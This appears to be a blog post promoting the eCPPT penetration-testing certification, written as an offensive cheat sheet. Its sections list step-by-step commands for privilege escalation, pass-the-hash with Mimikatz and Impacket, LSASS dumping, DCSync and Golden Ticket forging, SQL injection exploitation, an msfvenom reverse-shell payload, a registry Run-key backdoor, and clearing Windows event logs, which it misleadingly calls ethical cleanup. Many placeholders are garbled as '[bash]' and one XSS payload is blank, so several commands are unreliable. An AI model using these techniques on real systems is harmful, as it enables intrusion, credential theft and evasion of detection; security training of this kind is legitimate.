Listen to this Post

Introduction:
The eLearnSecurity Certified Professional Penetration Tester (eCPPT) certification represents a significant milestone in an offensive security career, emphasizing hands-on, practical skills over pure theoretical knowledge. This vendor-neutral credential rigorously tests a candidate’s ability to perform real-world attacks across web applications, network infrastructure, and critical Active Directory environments, validating a comprehensive understanding of the entire penetration testing lifecycle.
Learning Objectives:
- Master core privilege escalation techniques for both Linux and Windows operating systems.
- Understand and execute common Active Directory attack vectors for lateral movement and domain dominance.
- Apply practical web application penetration testing methodologies to identify and exploit critical vulnerabilities.
You Should Know:
1. Linux Post-Exploitation & Privilege Escalation
Once initial access is gained on a Linux target, the next critical step is to elevate privileges. The following commands and scripts are essential for enumerating system misconfigurations and weaknesses.
`uname -a` – Prints system information including kernel version, which can be checked against known exploits.
`cat /etc/passwd` – Displays all user accounts on the system.
`find / -perm -u=s -type f 2>/dev/null` – Finds all SUID binaries, which are a common privilege escalation vector.
`sudo -l` – Lists the commands the current user is allowed to run with sudo privileges.
`crontab -l` – Displays the current user’s cron jobs; checking /etc/crontab for system-wide jobs is also crucial.
`linpeas.sh` – A comprehensive privilege escalation script that automates the enumeration process.
Step-by-step guide: After gaining a low-privilege shell, the first action is system enumeration. Start by running `uname -a` to identify the kernel version. Simultaneously, check for SUID binaries with the `find` command. If any non-standard binaries like `bash` or `nmap` have the SUID bit set, they can be exploited. Always run `sudo -l` to see if any commands can be executed with elevated privileges without a password. For a thorough assessment, transfer and execute the `linpeas.sh` script, which will highlight potential vulnerabilities, from writable cron jobs to vulnerable kernel versions.
2. Windows Privilege Escalation Techniques
Windows environments often contain numerous privilege escalation paths. Understanding how to enumerate these is key for an eCPPT holder.
`whoami /priv` – Displays the current user’s privileges. Look for enabled privileges like `SeImpersonatePrivilege` or SeBackupPrivilege.
`systeminfo` – Shows detailed system configuration, including OS version and hotfixes, to find missing patches.
`net user [bash]` – Gets information about a specific user.
`net localgroup administrators` – Lists members of the local administrators group.
`accesschk.exe -uwcqv “Authenticated Users” /accepteula` – A Sysinternals tool to check for insecure service permissions.
`winpeas.exe` – The Windows equivalent of linpeas, an automated enumeration script.
Step-by-step guide: Begin with `whoami /priv` to check for powerful, enabled privileges that can be abused (e.g., for token impersonation). Run `systeminfo` and pipe the output to a file, then cross-reference the installed patches with public exploits. Use the `net` commands to understand the user and group landscape. Crucially, use `accesschk.exe` to find services that can be modified by unprivileged users, which can lead to direct privilege escalation by replacing the service binary. Executing `winpeas.exe` will perform these checks and many more automatically.
3. Active Directory Reconnaissance and Enumeration
Before attacking Active Directory, thorough enumeration is required to map the attack surface.
`nltest /dclist:[bash]` – Lists all Domain Controllers for the specified domain.
`net group “Domain Computers” /domain` – Lists all computer accounts joined to the domain.
`net user /domain` – Lists all domain users.
`net group “Domain Admins” /domain` – Lists members of the Domain Admins group.
`powerview.ps1` – A powerful PowerShell script for AD enumeration.
Step-by-step guide: From a domain-joined machine, first discover the Domain Controllers. Then, use native `net` commands to enumerate users, groups, and computers. The key is to identify high-value targets (Domain Admins) and understand group memberships. For a more stealthy and comprehensive enumeration, import and use PowerView. A command like `Get-NetComputer -OperatingSystem “Server 2016” | Get-NetLoggedon` can help identify potential targets for lateral movement based on logged-in users.
4. Exploiting Active Directory for Lateral Movement
A core component of the eCPPT is moving laterally through a network after compromising an initial host.
`sekurlsa::pth /user:[bash] /domain:[bash] /ntlm:[bash] /run:cmd.exe` – A Mimikatz command for Pass-The-Hash attacks.
`Invoke-Mimikatz -Command ‘”sekurlsa::pth …”‘` – The PowerShell version of the same attack.
`smbexec.py [bash]/[bash]:@[bash] -hashes [bash]:[bash]` – An Impacket tool for executing commands via SMB using a hash.
`evil-winrm -i [bash] -u [bash] -H [bash]` – Connects to a WinRM service using a hash.
`lsassy.exe -d [bash] -u [bash] -p [bash] [bash]` – Dumps LSASS memory remotely to harvest credentials.
Step-by-step guide: After dumping NTLM hashes from a compromised machine (e.g., using Mimikatz’s sekurlsa::logonpasswords), you can use them for lateral movement. If a user’s hash is reused on another system, you can use a Pass-The-Hash attack with Mimikatz to spawn a new command prompt as that user, effectively stealing their identity without needing their plaintext password. Alternatively, tools from the Impacket suite like `smbexec.py` can be used to achieve code execution on a remote system directly with the hash.
5. Web Application Penetration Testing Fundamentals
The eCPPT exam tests the ability to manually find and exploit web vulnerabilities beyond automated scanner results.
`sqlmap -u “http://example.com/page.php?id=1” –batch –dbs` – Automates the process of detecting and exploiting SQL injection flaws.
`nmap –script http-sql-injection -p80 [bash]` – Uses NSE scripts to scan for SQL injection vulnerabilities.
`gobuster dir -u http://example.com -w /usr/share/wordlists/dirb/common.txt` – Brute-forces hidden directories and files on a web server.
`nikto -h http://example.com` – Performs a comprehensive web server scan for known vulnerabilities and misconfigurations.
`xsstrike.py -u “http://example.com/search.php?q=test”` – A sophisticated tool for detecting and exploiting XSS vulnerabilities.
Step-by-step guide: When assessing a web application, start with reconnaissance using `gobuster` to find hidden endpoints like `/admin` or /backup. Use `nikto` to get a quick overview of potential issues. For parameter-based testing, manually test for SQLi using single quotes (') and observe errors. Then, use `sqlmap` to automate the exploitation, potentially dumping database contents. For XSS, manually test with a simple `` payload and then use a tool like XSStrike for more advanced polyglot payloads and fuzzing.
6. Post-Exploitation in Active Directory
Achieving Domain Admin is often not the end goal; maintaining access and extracting data is critical.
`mimikatz.exe “lsadump::dcsync /domain:[bash] /user:[bash]”` – Performs a DCSync attack to pull a user’s password hash directly from a Domain Controller.
`golden_ticket.py [bash] [bash] [bash] [bash]` – An Impacket script to create a Golden Ticket.
`smbclient.py -k -no-pass //[bash]/C$ -target-ip [bash]` – Authenticates to a share using a Kerberos ticket (e.g., a Golden Ticket).
`bloodhound-python -d [bash] -u [bash] -p [bash] -ns [bash] -c All` – Collects data for BloodHound, which maps AD attack paths.
`SharpHound.exe –CollectionMethod All –Domain [bash] –LdapUsername [bash] –LdapPassword [bash]` – The C ingestor for BloodHound.
Step-by-step guide: After compromising a Domain Admin account, use DCSync with Mimikatz to extract the `krbtgt` user’s NTLM hash. With this hash, you can forge a Golden Ticket, which gives you persistent, nearly undetectable access to any resource in the domain. Using golden_ticket.py, generate a ticket and set the `KRB5CCNAME` environment variable to use it. You can then access any Domain Controller’s file share using `smbclient.py` without a password, demonstrating total domain compromise.
7. Maintaining Access and Covering Tracks
A professional penetration test includes demonstrating persistence and the ability to evade detection.
`msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=[bash] LPORT=[bash] -f exe > shell.exe` – Generates a Windows Meterpreter payload.
`reg add “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v “UpdateService” /t REG_SZ /d “C:\shell.exe”` – Adds a persistent backdoor via the Windows Registry.
`clearev` – The Meterpreter command to clear the Application, System, and Security logs on Windows.
`shred -u -z -n 10 [bash]` – Securely deletes a file on Linux by overwriting it multiple times.
Step-by-step guide: To maintain access, generate a staged Meterpreter payload with `msfvenom` and deliver it to the target. Once executed, use the `persistence` script within Meterpreter to install it as a service or use the `reg add` command to add it to the Run key. Before concluding the test, it is ethical to clean up. Use the `clearev` command in Meterpreter to wipe event logs on Windows targets. On Linux, use `shred` to securely delete any tools or scripts you uploaded during the engagement to overwrite their data and prevent recovery.
What Undercode Say:
- The eCPPT’s practical focus on post-exploitation and lateral movement is what sets it apart, producing testers who can think like an attacker beyond the initial breach.
- Mastery of a toolchain that includes both built-in OS utilities and powerful external scripts like PowerView and LinPEAS is non-negotiable for modern penetration testers.
The eCPPT certification effectively bridges the gap between theoretical cybersecurity knowledge and the messy reality of a compromised network. Its intense focus on Active Directory is a direct reflection of the modern corporate attack surface, where domain dominance is the ultimate prize. The requirement to not only exploit systems but also to write a comprehensive report forces a mindset of professionalism and clarity, mirroring the deliverables of a real-world consulting engagement. This combination of deep technical prowess and communicative clarity is the true value of the certification, creating professionals who are not just hackers, but advisors.
Prediction:
The hands-on, AD-heavy methodology tested by the eCPPT will become the baseline standard for intermediate-level penetration testing roles. As corporate networks continue to rely on complex, interconnected AD environments, the ability to expertly navigate, exploit, and secure them will be the primary differentiator between junior and senior offensive security professionals. The techniques and thought processes validated by this certification will remain highly relevant as the core principles of AD security and post-exploitation continue to evolve rather than become obsolete.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Murtaza Memon – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


